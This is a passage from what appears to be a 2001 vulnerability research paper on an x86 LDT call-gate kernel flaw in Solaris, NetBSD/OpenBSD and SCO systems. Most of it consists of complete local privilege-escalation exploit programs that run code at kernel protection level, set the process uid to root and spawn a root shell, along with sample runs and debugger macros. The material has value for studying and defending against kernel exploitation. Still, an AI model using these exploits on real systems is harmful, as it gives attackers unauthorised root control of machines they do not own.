        uid_t   cr_suid;                /* "saved" user id (from exec) */
        gid_t   cr_sgid;                /* "saved" group id (from exec) */
        uint_t  cr_ngroups;             /* number of groups in cr_groups */
        gid_t   cr_groups[1];           /* supplementary group list */
    }cred_t;
```

However, as the Solaris operating system does not stores separate copy of the `cred` structure for every process but enables its sharing (to save amount of required memory), two problems arise. First of all, modification of fields in the `cred` structure of the actual process would lead to privilege changes of all other processes sharing this structure i.e. its parents. To avoid such situation, before executing call gate routine modifying this structure, the `setuid(getuid())` system call should be executed. Although, it will not result in any change of the process state, however the kernel will create a separate copy of cred structure.

The second problem is related with the index created by operating system kernel and used for searching allocated cred structures upon their cr_ruid. Such index is required by kernel to facilitate management of credential structures. The problem arise, if cr_ruid is changed. When such process is ended, the kernel searches for an entry of the index corresponding to changed value of cr_ruid. In both cases, it is if such entry will be there (there will exist pointer to structures containing such value of cr_ruid) as well as will not, the consistency of kernel data will be violated, what will end up sooner or later with kernel panic (inside upcount_dec() kernel cache management function). To avoid this problem, the assembly component sets only cr_uid of the process (its C equivalent code is shown below).

```
ttoproc(curthread)->p_cred->cr_uid = 0
```

Therefore, the final version of proof of concept code for ldt vulnerability (presented below) loads kernel %gs segment selector, finds current process credentials structure and modifies the cr_uid field. To avoid using fixed offsets to fields in specific kernel structures, they are calculated during compilation process upon the contents of include files. Therefore the program should be compiled on the same machine on which it is about to be executed. For example, there is a difference in t_cred offset in kthread_t between Solaris 7 and 8. Because the amount of data to be copied onto the kernel stack is now greater, the number of words for call gate arguments is increased to 8.

```
% cat > ldt.c
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/segment.h>
#include <sys/cpuvar.h>
#include <sys/thread.h>
#include <sys/cred.h>
#include <ucontext.h>

#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofskt()  (ofs(cpu_t,cpu_thread))
#define ofscr()  (ofs(kthread_t,t_cred))
#define ofsid()  (ofs(cred_t,cr_uid))
#define adr(a)   (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)
#define dsc(d)   (char)(d),(char)(d>>8)

char asmcode[]={
    0x55,                       /* pushl   %ebp                  */
    0x89,0xe5,                  /* movl    %esp,%ebp             */
    0xe8,0,0,0,0,               /* call    <asmcode+8>           */
    0x5c,                       /* popl    %esp                  */
    0x83,0xc4,0x0d,             /* addl    $0x0d,%esp            */
    0x9a,0,0,0,0,0x44,0,        /* lcall   $0x44,$0x00000000     */
    0xc9,                       /* leave                         */
    0xc3,                       /* ret                           */

    0x66,0xb8,dsc(KGSSEL),      /* movw    $0x????,%ax           */
    0x8e,0xe8,                  /* movw    %ax,%gs               */
    0x65,0xa1,adr(ofskt()),     /* movl    %gs:0x????????,%eax   */
    0x8b,0x88,adr(ofscr()),     /* movl    0x????????(%eax),%ecx */
```

```
        0x31,0xc0,                  /* xorl    %eax,%eax              */
        0x89,0x41,ofsid(),          /* movl    %eax,0x??(%ecx)        */
        0xca,0x20,0                 /* lret    $0x20                  */
    };

    main(int argc,char **argv){
        unsigned int adr;
        ucontext_t uc;struct ssd s;

        printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
        printf("ldt kernel bug for solaris 2.7 2.8 x86\n\n");

        getcontext(&uc);
        adr=uc.uc_mcontext.gregs[ESP]+12+4+4-(8<<2);

        printf("esp=0x%08x adr=0x%08x\n",uc.uc_mcontext.gregs[ESP],adr);

        s.bo=adr;
        s.sel=0x44;
        s.ls=KCSSEL;
        s.acc1=GATE_UACC|GATE_386CALL;
        s.acc2=8;

        sysi86(SI86DSCR,&s);
        setuid(getuid());
        ((void(*)())asmcode)();

        execl("/bin/ksh","lsd",0);
    }
    <CTRL><D>
    % cc ldt.c -o ldt
    % ldt
    copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
    ldt kernel bug for solaris 2.7 2.8 x86

    esp=0xe7dbefe4 adr=0xe7dbefe8
    #
```

And this is finally the end of this phase. The first goal has been achieved. The created program made jump through specially prepared call gate and then executed a piece of assembly code inside operating system kernel (on a highest processor protection level). That code changed effective `uid` of the calling process and then returned correctly to user mode and spawned command shell with root user privileges.

However, some additional note has to be made to the description of this method. After, it has been developed and extensively tested, another importand observation has been made. It is directly related to two silent assumptions that have been accepted in reference to execution of the code on a kernel stack at `0` protection level. The first one assumes that the previously found `%ss:%esp` address is also accessible through the `KCSSEL` kernel code selector. This means that `%ss:%esp` and `%cs:%esp` should point to the same memory location. This assumption has been confirmed, as both kernel code and kernel stack segments (with the latter being equal to data segment) have the same base addresses and that they both reflect the same logical address space (code segment covers also kernel stack of a process). The second assumption that is exploited in `ldt` code considers the usage of data segment selector from user space. It has been verified that the data segment from user space covers the same logical space as its kernel space equivalent. This means that the `mov` instructions can be used for loading/storing data in kernel space without even changing the user space `%ds` data segment selector. To verify both these assumptions, special macro programs have been prepared:

```
% cat > adb.gsdesc
(.&0xfffffff8)>D
(gdt+<D)/xxBBBB
*(gdt+<D+0)>/i/A
*(gdt+<D+4)>/i/B
((<A%0x10000)|(<B&0xff000000)|((<B&0xff)*0x10000))="base="X
((<A&0x0000ffff)|(<B&0x000f0000))="limit="X
(((<B&0x0000ff00)%0x100)|((<B&0x00f00000)%0x1000))>C
(<C&0x0f)="type="X
(##(<C&0x10))="S bit="1B
(((<C&0x60)%0x10)%2)="DPL="1D
(##(<C&0x80))="P bit="1B
(##(<C&0x100))="AVL bit="1B
(##(<C&0x400))="D/B bit="1B
(##(<C&0x800))="G bit="1B
<CTRL><D>
% cat > adb.lsdesc
(.&0xfffffff8)>D
(ldt_default+<D)/xxBBBB
*(ldt_default+<D+0)>/i/A
*(ldt_default+<D+4)>/i/B
((<A%0x10000)|(<B&0xff000000)|((<B&0xff)*0x10000))="base="X
((<A&0x0000ffff)|(<B&0x000f0000))="limit="X
(((<B&0x0000ff00)%0x100)|((<B&0x00f00000)%0x1000))>C
(<C&0x0f)="type="X
(##(<C&0x10))="S bit="1B
(((<C&0x60)%0x10)%2)="DPL="1D
(##(<C&0x80))="P bit="1B
(##(<C&0x100))="AVL bit="1B
(##(<C&0x400))="D/B bit="1B
(##(<C&0x800))="G bit="1B
<CTRL><D>
%
```

This macro program was invoked from `adb`. It printed the contents of a code and data segment descriptors having their selectors (`KCSSEL=0x158` and `KDSSEL=0x160`) as arguments.

```
% adb -I"." -P"> " -k /dev/ksyms /dev/kmem
physmem 384b
> 0x158$<adb.gsdesc
gdt=0x158:  ffff    0       0       9b      cf      0
            base=0
            limit=fffff
            type=b
            S bit=1
            DPL=0
            P bit=1
            AVL bit=0
            D/B bit=1
            G bit=1
> 0x160$<adb.gsdesc
gdt=0x160:  ffff    0       0       93      cf      0
            base=0
            limit=fffff
            type=3
            S bit=1
            DPL=0
            P bit=1
            AVL bit=0
            D/B bit=1
            G bit=1
> $q
```

Thus, it turned out that both segments have base address and segment size limit equal (appropriatel values of `0` and `0xfffff`) and *Granularity Bit* set (limit is then denoted in `4096` bytes pages). Therefore, `%ss:%esp` is indeed equal to `%cs:%esp`. So, as kernel data and code segments cover whole `4GB` of logical address space, their selectors can be also used to access the addresses from virtual user memory, i.e. code data and stack of the program. So, instead of coping data on the kernel stack and searching for its address, it is sufficient just to jump to the virtual address pointing at the assembly component, that should be executed.

```
adr=&asmcode[21];
```

This is possible because user data segment covers the same logical address space as the kernel data segment does. According to the segment level protection, user has access to the whole virtual memory of a system. There are however some access restrictions that appear at the page level as all kernel memory pages have SUPERUSER bit set, what means that they are only accessible from the `0` protection level.

2.3 NetBSD 1.4 1.4.x 1.5 x86 / OpenBSD 2.6-2.8 x86

NetBSD family of operating systems have support for LDT modification enabled by default in the kernel. Thus, the `ldt` vulnerability is presented in all standard NetBSD versions prior to and including the `1.5` version. In the case of OpenBSD systems, the vulnerability is present only in systems with kernels recompiled with `USER_LDT` option set. FreeBSD operating systems are generally not vulnerable to this vulnerability.

The actual origin of the described vulnerability lies in the code of a `sysarch()` (see [4]) system call (in its `i386_set_ldt()` subroutine to be more exact), and is the result of improper handling of LDT modification requests:

```
/* from /usr/src/sys/arch/i386/i386/sys_machdep.c */

int sys_sysarch(struct proc *p,void *v,register_t *retval){

    ...
    switch(SCARG(uap,op)){
    ...
    case I386_SET_LDT:
            error=i386_set_ldt(p,SCARG(uap,parms),retval);
            break;
        ...
    }
```

Processes operating in user mode can modify their own LDT by invoking the `sysarch()` system call with appropriate arguments. This includes a value of `I386_SET_LDT` and a pointer to the `i386_set_ldt_args` structure, which contains definition of a descriptor, that is to be added to LDT table of a calling process.

```
    /* from /usr/include/sys/sysarch.h */

    struct i386_set_ldt_args{
        int start;
        union descriptor *desc;
        int num;
    };

    /* from /usr/include/i386/segments.h */

    union descriptor{
        struct segment_descriptor sd;
        struct gate_descriptor gd;
    }__attribute__((packed));

    struct gate_descriptor{
        unsigned gd_looffset:16;        /* gate offset (lsb) */
        unsigned gd_selector:16;        /* gate segment selector */
        unsigned gd_stkcpy:5;           /* number of stack wds to cpy */
        unsigned gd_xx:3;               /* unused */
        unsigned gd_type:5;             /* segment type */
        unsigned gd_dpl:2;              /* segment descriptor priority level */
        unsigned gd_p:1;                /* segment descriptor present */
        unsigned gd_hioffset:16;        /* gate offset (msb) */
    }__attribute__((packed));
```

The way in which the `i386_set_ldt_args` structure is filled when passed to the `sysarch()` system call is presented below:

```
    union descriptor desc;struct i386_set_ldt_args p;

    desc.gd.gd_hioffset=(adr>>16)&0xffff;
    desc.gd.gd_looffset=adr&0xffff;

    desc.gd.gd_type=SDT_SYS386CGT;
    desc.gd.gd_selector=GSEL(GCODE_SEL,SEL_KPL);
    desc.gd.gd_stkcpy=7;
    desc.gd.gd_p=1;
    desc.gd.gd_dpl=SEL_UPL;

    p.start=0;
    p.desc=&desc;
    p.num=1;
    sysarch(I386_SET_LDT,(void*)&p);
```

In BSD family of systems, there exist a `i386_set_ldt(0,&desc,1)` library function (see [4]), which can be used for direct LDT modifications. As one of its arguments, a definition of a segment descriptor that is to be written to LDT is expected. Because this function is located in a separate library and in order to avoid unnecessary linking (`-li386`), the `sysarch()` system call is used instead.

Since it is clearly known how to install a call gate descriptor in LDT, the only thing that needs to be found out is the address of the installed call gate on the kernel stack after it gets copied to it. In a case of BSD systems, this can be achieved with the use of simple calculation summing up two values. The first one is the address of a given process' `u-area` (*user area*) and the second one is the relative offset between beginning of this area and a position on the stack, where parameters are copied during call gate execution. The pointer to the `u-area` of a current process is located in a `p_addr` field of the `proc` structure:

```
    /* from /usr/include/sys/proc.h */

     struct proc{
         ...
         struct user *p_addr;
         ...
     };
```

The content of `u-area` structure of a given process can be easily obtained with the use of a `sysctl()` function call (see [4]). For that purpose it should be invoked with `CTL_KERN` and `KERN_PROC` arguments passed to it. Because `u-area` covers two memory pages (`USPACE=2*NBPG`) and its end points at the top of a kernel stack, therefore all that has to be done in order to calculate the offset range to the beginning of a call gate parameters is to find a number of dummy values located at the kernel stack at the time of a call gate execution. The easiest way to achieve that is by executing a call gate with a non-existing destination address, what will lead to the system crash and will make it possible to analyze the content of the kernel memory using `ddb` (see [4]).

The code below obtains the address of the process' `u-area` structure (using `sysctl()` function call) and it executes a call gate with temporary target address of `0x12345678`.

```
    % cat > ldt.c
    #include <sys/types.h>
    #include <i386/sysarch.h>
    #include <i386/segments.h>
    #include <sys/param.h>
    #include <sys/sysctl.h>

    char asmcode[]={
        0x55,                       /* pushl   %ebp                 */
        0x89,0xe5,                  /* movl    %esp,%ebp            */
        0xe8,0,0,0,0,               /* call    <asmcode+8>          */
        0x5c,                       /* popl    %esp                 */
        0x83,0xc4,0x0d,             /* addl    $0x0d,%esp           */
        0x9a,0,0,0,0,0x06,0,        /* lcall   $0x06,$0x00000000    */
        0xc9,                       /* leave                        */
        0xc3,                       /* ret                          */
        0x11,0x11,0x11,0x11,
        0x22,0x22,0x22,0x22,
        0x33,0x33,0x33,0x33,
        0x44,0x44,0x44,0x44
    };

    main(int argc,char **argv){
        unsigned int mib[2],len,adr;
        union descriptor desc;struct i386_set_ldt_args p;
        struct kinfo_proc k;

        mib[0]=CTL_KERN;
        mib[1]=KERN_PROC;
        mib[2]=KERN_PROC_PID;
        mib[3]=getpid();
        len=sizeof(struct kinfo_proc);
        sysctl(mib,4,&k,&len,NULL,0);

        adr=0x12345678;

        printf("u-area=0x%08x\n",k.kp_proc.p_addr);

        desc.gd.gd_hioffset=(adr>>16)&0xffff;
        desc.gd.gd_looffset=adr&0xffff;

        desc.gd.gd_type=SDT_SYS386CGT;
        desc.gd.gd_selector=GSEL(GCODE_SEL,SEL_KPL);
        desc.gd.gd_stkcpy=4;
        desc.gd.gd_p=1;
        desc.gd.gd_dpl=SEL_UPL;

        p.start=0;
        p.desc=&desc;
        p.num=1;

        sysarch(I386_SET_LDT,(void*)&p);
        (((void(*)())asmcode))();
    }
    <CTRL><D>
    % cc ldt.c -o ldt
```

As a result of the above code execution, the page fault trap occurs. An analysis of the kernel memory can be done at this point with the use of a kernel debugger.

```
    % ldt
    u-area=0xc57ca000

    uvm_fault(0xc55fd69c, 0x12345000, 0, 1) -> 1
    kernel: page fault trap, code=0
    Stopped in ldt at 12345678:uvm_fault(0xc55fd69c, 0xbfc48000, 0, 1) -> 1
         kernel: page fault trap, code=0
    Stopped in ldt at db_disasm+0x1b: movl PTmap(%eax),%eax
    db> examine/lx 0xc57cc000-0x100,0x40
```

```
...
0xcb7cbfc0:    0          12345678    8           10206       8049b37    17
0xcb7cbfd8:    11111111   22222222    33333333    44444444    8049b3c    1f
0xcb7cbff0:    0          0           0           0
db> reboot
```

The address of the `u-area` of the started process is equal to `0xc57ca000`. For this BSD system, the stack covers two memory pages that is `0x2000` bytes. The top of the kernel stack is inspected and its last `64` (`0x40`) bytes are printed. Starting from the `0xcb7cbfcd` address, saved user `%eip` and `%cs` registers can be located. They are followed by four copied parameters, saved user `%esp`, `%ss` and four `NULL` words).

Therefore, first 4 `NULL` words and `0x20` bytes (saved user `%ss`, `%esp`, `%cs`, `%eip`) must be substracted from the end of `u-area` (and the top of the kernel stack) for the purpose of finding exact location of user assembly code on the kernel stack. Next, a number (`n`) of words copied onto it (`4` in this case) should be added to the obtained value. Finally, the absolute address of the user assembly routine copied to the kernel stack during call gates execution may be calculated with the use of the following formula:

```
adr=(unsigned int)k.kp_proc.p_addr+USPACE-0x20+4+4-(n<<2);
```

At this point, the only thing that needs be done is to develop a piece of code that will be executed in the kernel space and that will change the privileges of the user process. Inspection of the operating system's kernel source code for the `sys_getuid` function reveals that like in the case of Solaris system, a structure describing a process contains a pointer to its credentials (`cred` structure).

```
/* from /usr/src/sys/kern/kern_prot.c */

int sys_getuid(struct proc *p,void *v,register_t *retval){
    ...
    *retval=p->p_cred->p_ruid;
    return(0);
}
```

However, contrary to Solaris systems, the pointer to the process structure is not found by the code of a system call, but in the `syscall` routine, which handles execution of all system call functions.

```
/* from /usr/src/sys/arch/i386/i386/trap.c */

void syscall(struct trapframe frame){
    ...
    p=curproc;
    ...
    error=(*callp->sy_call)(p,args,rval);
    ...
}
```

In order to modify the fields of the `cred` structure, it is necessary to obtain the pointer to the given process. But this address is already known, as it is stored in the `k.kp_eproc.e_paddr` field of the structure obtained through the execution of a `sysctl()` system call. Therefore, there is no need to implement the search for the `curproc` pointer in the assembly code inside kernel, as its value can be placed inside the code just before it is copied to the operating system kernel.

There is one additional thing that must be added to the assembler procedure before executing intructions that modify process credentials. Upon entering the kernel mode, %ds segment register is still loaded with user data selector (LSEL(LUDATA_SEL,SEL_UPL)=0x1f) pointing to the segment that does not cover the whole 4 GB virtual memory of the task (as it is the case for Solaris system, where the base address is set to 0, limit is set to 0xfffff and Granurality bit set to 1). This time, data segment selector points only to the part of virtual memory dedicated to user mode (with base address, of 0 i386_btop(VM_MAXUSER_ADDRESS) limit, and Granularity bit set to 1).

```
/* from /usr/src/sys/arch/i386/i386/machdep.c */

void init386(vaddr_t first_avail){
    ...
    setsegment(&gdt[GUCODE_SEL].sd, 0, i386_btop(VM_MAXUSER_ADDRESS) - 1,
        SDT_MEMERA, SEL_UPL, 1, 1);
    setsegment(&gdt[GUDATA_SEL].sd, 0, i386_btop(VM_MAXUSER_ADDRESS) - 1,
        SDT_MEMRWA, SEL_UPL, 1, 1);
    ...
}

/* from /usr/include/i386/vmparam.h */

#define VM_MAXUSER_ADDRESS ((vaddr_t)0xbfbfe000)
```

Therefore, any attempt to access memory through such a selector in order to modify data located in the kernel space (even from 0 protection level) will raise an exception (because such access would simply exceed the size of the data segment). For this reason, it is necessary to add at the begining of the assembly procedure two instructions, that would load %ds register with original kernel data selector GSEL(GDATA_SEL,SEL_KPL)=0x10. After return to user mode, in order to restore original access to process data, %ds register must be loaded back with user data selector LSEL(LUDATA_SEL,SEL_UPL)=0x1f.

Thus, the final version of the ldt proof of concept code for NetBSD/OpenBSD systems looks as presented below.

```
% cat > ldt.c
#include <sys/types.h>
#include <i386/sysarch.h>
#include <i386/segments.h>
#include <sys/param.h>
#include <sys/sysctl.h>

#define kds()    GSEL(GDATA_SEL,SEL_KPL)
#define uds()    LSEL(LUDATA_SEL,SEL_UPL)
#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofscr()  (ofs(struct proc,p_cred))
#define ofsid()  (ofs(struct pcred,p_ruid))

char asmcode[]={
    0x55,                   /* pushl   %ebp                  */
    0x89,0xe5,              /* movl    %esp,%ebp             */
    0xe8,0,0,0,0,           /* call    <asmcode+8>           */
    0x5c,                   /* popl    %esp                  */
    0x83,0xc4,0x10,         /* addl    $0x10,%esp            */
    0x9a,0,0,0,0,0x06,0,       /* lcall   $0x06,$0x00000000      */
    0x6a,uds(),                /* pushl   $0x??                  */
    0x1f,                      /* popl    %ds                    */
    0xc9,                      /* leave                          */
    0xc3,                      /* ret                            */

    0x6a,kds(),                /* pushl   $0x??                  */
    0x1f,                      /* popl    %ds                    */
    0x8b,0x54,0x24,0x1e,       /* movl    0x1e(%esp),%edx        */
    0x8b,0x4a,ofscr(),         /* movl    0x??(%edx),%ecx        */
    0x31,0xc0,                 /* xorl    %eax,%eax              */
    0x89,0x41,ofsid(),         /* movl    %eax,0x??(%ecx)        */
    0xca,0x1c,0,               /* lret    $0x1c                  */
    0,0,0,0
};

main(int argc,char **argv){
    unsigned int mib[2],len,adr;
    union descriptor desc;struct i386_set_ldt_args p;
    struct kinfo_proc k;

    printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
    printf("ldt kernel bug for netbsd 1.4 1.4.x 1.5, openbsd 2.6-2.8 x86\n\n");

    mib[0]=CTL_KERN;
    mib[1]=KERN_PROC;
    mib[2]=KERN_PROC_PID;
    mib[3]=getpid();
    len=sizeof(struct kinfo_proc);
    sysctl(mib,4,&k,&len,NULL,0);

    adr=(unsigned int)k.kp_proc.p_addr+USPACE-0x20+4+4-(7<<2);

    printf("u-area=0x%08x proc=0x%08x ",k.kp_proc.p_addr,k.kp_eproc.e_paddr);
    printf("adr=0x%08x\n",adr);

    *((unsigned int*)&asmcode[46])=(unsigned int)k.kp_eproc.e_paddr;

    desc.gd.gd_hioffset=(adr>>16)&0xffff;
    desc.gd.gd_looffset=adr&0xffff;

    desc.gd.gd_type=SDT_SYS386CGT;
    desc.gd.gd_selector=GSEL(GCODE_SEL,SEL_KPL);
    desc.gd.gd_stkcpy=7;
    desc.gd.gd_p=1;
    desc.gd.gd_dpl=SEL_UPL;

    p.start=0;
    p.desc=&desc;
    p.num=1;

    sysarch(I386_SET_LDT,(void*)&p);
    (((void(*)())asmcode))();
    seteuid(0);

    execl("/bin/sh","lsd",0);
}
<CTRL><D>
% cc ldt.c -o ldt
% ldt
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
ldt kernel bug for netbsd 1.4 1.4.x 1.5, openbsd 2.6-2.8 x86

u-area=0xc57ec000 proc=0xc57dc4c0 adr=0xc57edecc
#
```

2.4 SCO Unixware 7.0.1

Generally, the kernel of SCO Unixware operating system is very similar to Solaris x86 kernel. Therefore, the exploitation of `ldt` kernel level vulnerability is also very similar to the Solaris case (see 2.2). The installation of a call gate in LDT is basically the same like in Solaris and can be performed using `sysi86(SI86DSCR,&s)` system call (see [5]) with `sdd` structure filled, as previously presented (see 2.2.1).

Also similarly, the assembly procedure executed on `0` protection level may be copied to the kernel stack and accessed through kernel code selector. In this case, address inside the kernel space may be calculated in reference to kernel stack pointer (`%esp`) which is obtained with the use of `getcontext()` system call.

```
getcontext(&uc);
adr=uc.uc_mcontext.gregs[ESP]+0x01f4+12+4+4-(8<<2);
```

Similarly to Solaris x86, in SCO Unixware there is a possibility to jump directly to the user data space (`&asmcode[21]`) instead of copying the code to the kernel stack. Some minor differences exist only in creating part of `asmcode[]` operating at `0` level and modifying process credentials.

User and group identifiers are also located in a separate credential structure `cred_t`.

```
/* from /usr/include/sys/cred.h */

struct cred {
    ...
    uid_t   cr_uid;                 /* effective user id */
    gid_t   cr_gid;                 /* effective group id */
    uid_t   cr_ruid;                /* real user id */
    gid_t   cr_rgid;                /* real group id */
    uid_t   cr_suid;                /* "saved" user id (from exec) */
    gid_t   cr_sgid;                /* "saved" group id (from exec) */
    ...
};

typedef struct cred cred_t;
```

However, pointer to this structure for current process is located in a light-weight process structure (`lwp_t`).

```
/* from /usr/include/sys/lwp.h */

typedef struct lwp{
    ...
    struct cred *l_cred;    /* LWP's view of process credentials */
    ...
}lwp_t;

/* Macro to get the credentials of the current context (LWP). */
#define CRED() (u.u_lwpp->l_cred)
```

Accessing credentials of current LWP (*light-weight process*) is possible with the use of a special macro from the `lwp.h` include file. In order to get the address of the credentials structure, the macro finds appropriate pointer to the `lwp_t` structure in the process `u-area` (`u.u_lwpp`) and then the actual pointer to credentials (`l_cred`).

The definition of `u-area` of a process is located in `user.h` include file, where additionally, an `upointer` is declared, which points to address of `user_t` structure in every process.

```
/* from /usr/include/sys/user.h */

typedef struct user{
    ...
    struct lwp *u_lwpp;            /* pointer to LWP structure */
    ...
}user_t;

extern user_t *upointer;           /* current user structure */
#define u    (*upointer)
```

The `upointer` variable is visible as an exported global kernel symbol. Its address can be obtained even in user mode by executing the `getksym()` system call (see [5]). Because there is no possibility of getting a pointer value written at the address of this symbol in the kernel (it would require read privileges for `/dev/kmem`), thus it has to be obtained by assembly component during operating at `0` protection level.

```
#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofslp()  (ofs(user_t,u_lwpp))
#define ofscr()  (ofs(lwp_t,l_cred))
#define ofsid()  (ofs(cred_t,cr_suid))
#define adr(a)   (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)

char asmcode[]={
    ...
    0x2e,0xa1,adr(0x00000000), /* movl    (%cs:0x????????),%eax  */
    0x8b,0x80,adr(ofslp()),    /* movl    0x????????(%eax),%eax  */
    0x8b,0x88,adr(ofscr()),    /* movl    0x????????(%eax),%ecx  */
    0x31,0xc0,                 /* xorl    %eax,%eax              */
    0x89,0x41,ofsid(),         /* movl    %eax,0x??(%ecx)        */
    0xca,0x20,0                /* lret    $0x20                  */
};

if(getksym("upointer",(unsigned int*)&asmcode[23],&adr)==-1) exit(-1);
```

The assembly routine prepared for SCO Unixware operating system modifies saved user identifier of the current process (`cr_suid`). The final setting of effective root privileges is achieved by invoking the `setreuid(-1,0)` system call. During this single system call, a new copy of credential structure is also created.

Below the proof of concept code for `ldt` vulnerability in SCO Unixware is presented (it was tested only on version `7.0.1`, as no others were available). The code uses method similar to Solaris `sysi86()` for installing call gate descriptor and it executes code on `0` processor protection level. Modification of `cr_suid` field of the `cred_t` structure is done directly in the assembly language. After the proper invocation of `setreuid()` system call process effective user id is set to root. At the end command shell with leveraged privileges is spawned.

```
% cat > ldt.c
#include <sys/sysi86.h>
#include <sys/regset.h>
#define _KERNEL
#include <sys/types.h>
#include <sys/seg.h>
#include <sys/lwp.h>
#include <sys/cred.h>
#define MERGE386
#include <sys/user.h>
#undef _KERNEL
#include <ucontext.h>

#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofslp()  (ofs(user_t,u_lwpp))
#define ofscr()  (ofs(lwp_t,l_cred))
#define ofsid()  (ofs(cred_t,cr_suid))
#define adr(a)   (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)

char asmcode[]={
    0x55,                        /* pushl   %ebp                 */
    0x89,0xe5,                   /* movl    %esp,%ebp            */
    0xe8,0,0,0,0,                /* call    <asmcode+8>          */
    0x5c,                        /* popl    %esp                 */
    0x83,0xc4,0x0d,              /* addl    $0x0d,%esp           */
    0x9a,0,0,0,0,0x44,0,         /* lcall   $0x44,$0x00000000    */
    0xc9,                        /* leave                        */
    0xc3,                        /* ret                          */

    0x2e,0xa1,adr(0x00000000),   /* movl    (%cs:0x????????),%eax  */
    0x8b,0x80,adr(ofslp()),      /* movl    0x????????(%eax),%eax  */
    0x8b,0x88,adr(ofscr()),      /* movl    0x????????(%eax),%ecx  */
    0x31,0xc0,                   /* xorl    %eax,%eax            */
    0x89,0x41,ofsid(),           /* movl    %eax,0x??(%ecx)      */
    0xca,0x20,0                  /* lret    $0x20                */
};

main(int argc,char **argv){
    unsigned int adr;
    ucontext_t uc;struct ssd s;

    printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
```

```
        printf("ldt kernel bug for sco unixware 7.0.1 x86\n\n");

        getcontext(&uc);
        if(getksym("upointer",(unsigned int*)&asmcode[23],&adr)==-1) exit(-1);
        adr=uc.uc_mcontext.gregs[ESP]+0x01f4+12+4+4-(8<<2);

        printf("esp=0x%08x adr=0x%08x\n",uc.uc_mcontext.gregs[ESP],adr);

        s.bo=adr;
        s.sel=0x44;
        s.ls=KCSSEL;
        s.acc1=GATE_UACC|GATE_386CALL;
        s.acc2=8;

        sysi86(SI86DSCR,&s);
        ((void(*)())asmcode)();
        setreuid(-1,0);

        execl("/bin/ksh","lsd",0);
    }
    <CTRL><D>
    % cc ldt.c -o ldt
    % ldt
    copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
    ldt kernel bug for sco unixware 7.0.1 x86

    esp=0xd08c69e4 adr=0xd08c6bcc
    #
```

2.5 SCO OpenServer 5.0.4-5.0.6

The exploitation of `ldt` vulnerability on SCO OpenServer is similar to case of Solaris and SCO Unixware systems. The call gate can be installed in LDT using the same system call `sysi86()` (see [6]), however there is a difference in defining the address of a call gate descriptor in the `sdd` structure.

```
    s.bo=(adr&0xff000000)|KCSSEL;
    s.sel=0x44;
    s.ls=adr&0x000fffff;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=(adr>>20)&0x0f;
```

Contrary to Solaris and SCO Unixware systems, the `s.bo` field of the structure is not set with the `adr` address. Instead, the address is divided into several bit blocks and passed with the use of three fields of the `sdd` structure (`s.bo` bits `24-31`, `s.ls` bits `0-19` and `s.acc2` bits `20-23`). Such a method of passing an address in the `sdd` structure is never mentioned in the standard documentation of SCO OpenServer operating system. It has been found out through the trail and error process, which was based on setting values of specific fields in the `sdd` structure, crashing the system and reviewing system registers in a search for values from specific fields.

Because, it was not possible to find a method for passing a given number of parameters through the call gate execution, the mechanism based on copying assembly code onto operating system kernel stack (as it was done in previous points) could not be applied here. But it is not a problem, because similarly like in Solaris and SCO Unixware, in SCO OpenServer the KCSSEL descriptor also covers user memory space. Therefore a direct jump to the asmcode[] table from the program code space can be done.

```
% cat > ldt.c
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/seg.h>

char asmcode[]={
    0x9a,0,0,0,0,0x44,0,        /* lcall   $0x44,$0x00000000      */
    0xc3,                       /* ret                            */

    0xcb                        /* lret                           */
};

main(int argc,char **argv){
    unsigned int adr;
    struct ssd s;

    adr=(unsigned int)&asmcode[8];

    s.bo=(adr&0xff000000)|KCSSEL;
    s.sel=0x44;
    s.ls=adr&0x000fffff;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=(adr>>20)&0x0f;

    sysi86(SI86DSCR,&s);
    ((void(*)())asmcode)();
}
<CTRL><D>
% ldt
%
```

The program installs a call gate descriptor at the 9th index in LDT (0x44>>3=8, counted from 0). It jumps through this call gate, switches protection level to 0 and successfully returns to user mode by executing the lret instruction. Thus, all that has to been added to this proof of concept code are the asmcode[] instructions that would increase process privileges. So, first the getuid() function is disassembled using the dis object code disassembler (see [6]).

```
% dis -F getuid /stand/unix
***   DISASSEMBLER  ****
disassembly for unix

section .text
getuid()
    f019a058:  33 c0             xorl   %eax,%eax
    f019a05a:  55                pushl  %ebp
    f019a05b:  66 a1 ee 10 00 e0  movw   0xe00010ee,%ax
    f019a061:  8b ec             movl   %esp,%ebp
    f019a063:  a3 fc 10 00 e0     movl   %eax,0xe00010fc
    f019a068:  8b e5              movl   %ebp,%esp
    f019a06a:  33 c0              xorl   %eax,%eax
    f019a06c:  66 a1 ea 10 00 e0  movw   0xe00010ea,%ax
    f019a072:  5d                 popl   %ebp
    f019a073:  a3 00 11 00 e0     movl   %eax,0xe0001100
    f019a078:  c3                 ret
%
```

As it can be noticed, the getuid() function makes direct references to absolute addresses of 0xe00010ee and 0xe00010ea. This is done in such a direct way as these addresses contain credentials of a current process (effective and real user identifiers), which are not stored in separate structures (like cred_t), but directly inside user area (user_t).

```
/* from /usr/include/sys/user.h */

typedef struct user{
    ...
    ushort  u_uid;          /* effective user id */
    ushort  u_gid;          /* effective group id */
    ushort  u_ruid;         /* real user id */
    ushort  u_rgid;         /* real group id */
    ...
}user_t;
```

It can be easily noticed that the lower 16 bits of an address from disassembled getuid() system call (0x10ee) is equal to the u_ruid field offset of the user_t structure. The base address of 0xe000000, in reference to which this offset is counted, points to the fixed place in virtual memory of a given task, where the u-area user area structure of every process resides.

In order to confirm this hypothesis, the system include files can be inspected.

```
